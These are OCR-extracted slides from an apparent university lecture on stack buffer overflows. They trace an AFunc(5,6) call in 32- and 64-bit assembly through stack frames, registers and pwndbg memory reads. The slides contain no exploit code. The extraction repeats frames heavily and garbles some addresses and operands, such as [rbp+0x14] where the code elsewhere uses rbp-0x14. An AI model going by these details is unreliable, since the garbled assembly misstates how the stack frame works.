
```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax
```

**mov eax,DWORD PTR [ebp+0xc]**

```
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp




```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]
```

**mov DWORD PTR [ebp-0x8],eax**

```
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp



```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```


```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp

eax

6

esp



栈底

当前ebp

```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp

eax

8

esp

Old_ebp
6
5
EIP
EBP
5(m)
6(n)
6
5


栈底

当前ebp

```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp



```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```


```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```

语句执行之前之前的esp

esp

eax


8



栈底

```
AFunc(5,6);  
push 6  
push 5  
call AFunc  
add esp,8
```

```
AFunc  
push ebp  
mov ebp,esp  
sub esp,0x10  
mov DWORD PTR [ebp-0x4],0x3  
mov DWORD PTR [ebp-0x8],0x4  
mov eax, DWORD PTR [ebp+0x8]  
mov DWORD PTR [ebp-0x4],eax  
mov eax,DWORD PTR [ebp+0xc]  
mov DWORD PTR [ebp-0x8],eax  
push DWORD PTR [ebp-0x8]  
push DWORD PTR [ebp-0x4]  
call _BFunc  
add esp,0x8  
mov eax,0x8  
leave  
ret
```



push rbp  
mov rbp, rsp

mov esi, 6  
mov edi, 5  
call AFunc  
add rsp, 8




高地址  
↓  
低地址

栈的分布		栈底
rbp, rsp	→	old_rbp

寄存器	
rax	
rbx	
rcx	
rdx	
rdi	
rsi	

PS: 执行语句之前的RBP在此栈空间的更高处

```
push rbp  
mov rbp, rsp  
mov esi, 6  
mov edi, 5  
call AFunc  
add rsp, 8
```



```
push rbp  
mov rbp,esp  
mov esi,6  
mov edi,5  
call AFunc  
add esp,8
```

栈的分布		栈底
执行前的rsp	→	old_rbp

寄存器	
rdi	0x5
rsi	0x6

```
push rbp  
mov rbp,rsp  
mov esi,6  
mov edi,5  
call AFunc  
rdi:0x5 第一个参数  
rsi:0x6 第二个参数  
add rsp,8
```

栈的分布		栈底
执行前的rsp	→	old_rbp
rsp	→	ret_addr

AFunc

**push rbp**

mov rbp,esp

sub esp,0x18

mov DWORD PTR [rbp-0x14],edi

mov DWORD PTR [rbp-0x18],esi

mov DWORD PTR [rbp-0x4],0x3

mov DWORD PTR [rbp-0x8],0x4

mov eax,DWORD PTR [rbp+0x14]

mov DWORD PTR [rbp-0x4],eax

mov eax,DWORD PTR [rbp - 0x18]

mov DWORD PTR [rbp-0x8],eax

mov edx,DWORD PTR [rbp - 8]

mov eax,DWORD PTR [rbp - 4]

mov esi,edx

mov edi,eax

call BFunc

mov eax,8

leave

ret

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rsp	→ new_rbp

栈底

AFunc

```
push rbp  
mov rbp, rsp  
sub rsp, 0x18  
mov DWORD PTR [rbp-0x14], edi  
mov DWORD PTR [rbp-0x18], esi  
mov DWORD PTR [rbp-0x4], 0x3  
mov DWORD PTR [rbp-0x8], 0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4], eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8], eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi, edx  
mov edi, eax  
call BFunc  
mov eax, 8  
leave  
ret
```

栈的分布		
执行前的rsp →	old_rbp	
	ret_addr	
<b>rbp, rsp →</b>	<b>new_rbp</b>	栈底

## AFunc

```
push rbp  
mov rbp,esp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
rsp	→

栈底

### AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
rsp	→ 0x0000000500000006

```
pwndbg> x/dw $rbp - 0x18  
0x7ffd़3b28438: 6  
pwndbg> x/dw $rbp - 0x14  
0x7ffd़3b2843c: 5
```

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000300000004
rsp	→ 0x0000000500000006

栈底

```
pwndbg> x/dw $rbp-4  
0x7ffd93b2844c: 3  
pwndbg> x/dw $rbp-8  
0x7ffd93b28448: 4
```

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000300000004
rsp	→ 0x0000000500000006

栈底

寄存器	
rax	0x5
rdi	0x5
rsi	0x6

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000500000004
rsp	→ 0x0000000500000006

栈底

```
pwndbg> x/dw $rbp-4  
0x7ffd़3b2844c: 5
```

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax
```

**mov eax, DWORD PTR [rbp - 0x18]**

**mov DWORD PTR [rbp-0x8],eax**

```
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000500000006
rsp	→ 0x0000000500000006

栈底

寄存器
<b>pwndbg&gt; x/dw \$rbp-8</b> 0x7ffd3b28448: 6

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000500000006
rsp	→ 0x0000000500000006

栈底

寄存器	
rax	0x5
rdx	0x6
rdi	0x5
rsi	0x6

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000500000006
rsp	→ 0x0000000500000006

栈底

寄存器	
rax	0x5
rdx	0x6
rdi	0x5
rsi	0x6

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]
```

```
mov esi,edx  
mov edi,eax
```

## call BFunc

```
rdi:0x5  
rsi:0x6
```

```
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000500000006
rsp	→ 0x0000000500000006

栈底

寄存器	
rax	0x5
rbx	
rcx	
rdx	0x6
rdi	0x5
rsi	0x6

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
执行前的rsp	→ old_rbp
	ret_addr
rbp	→ new_rbp
	0x0000000500000006
rsp	→ 0x0000000500000006

栈底

寄存器	
rax	0x8
rdx	0x6
rdi	0x5
rsi	0x6

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
rbp → 执行前的rsp	old_rbp
rsp →	ret_addr
	new_rbp

栈底

PS: leave 等效于 mov rsp,rbp;pop rbp

## AFunc

```
push rbp  
mov rbp,rsp  
sub rsp,0x18  
mov DWORD PTR [rbp-0x14],edi  
mov DWORD PTR [rbp-0x18],esi  
mov DWORD PTR [rbp-0x4],0x3  
mov DWORD PTR [rbp-0x8],0x4  
mov eax, DWORD PTR [rbp+0x14]  
mov DWORD PTR [rbp-0x4],eax  
mov eax, DWORD PTR [rbp - 0x18]  
mov DWORD PTR [rbp-0x8],eax  
mov edx, DWORD PTR [rbp - 8]  
mov eax, DWORD PTR [rbp - 4]  
mov esi,edx  
mov edi,eax  
call BFunc  
mov eax,8  
leave  
ret
```

栈的分布	
rbp,rsp	→ old_rbp
	ret_addr
	new_rbp



# 4.1 缓冲区溢出之栈溢出

网络空间安全学院 慕冬亮

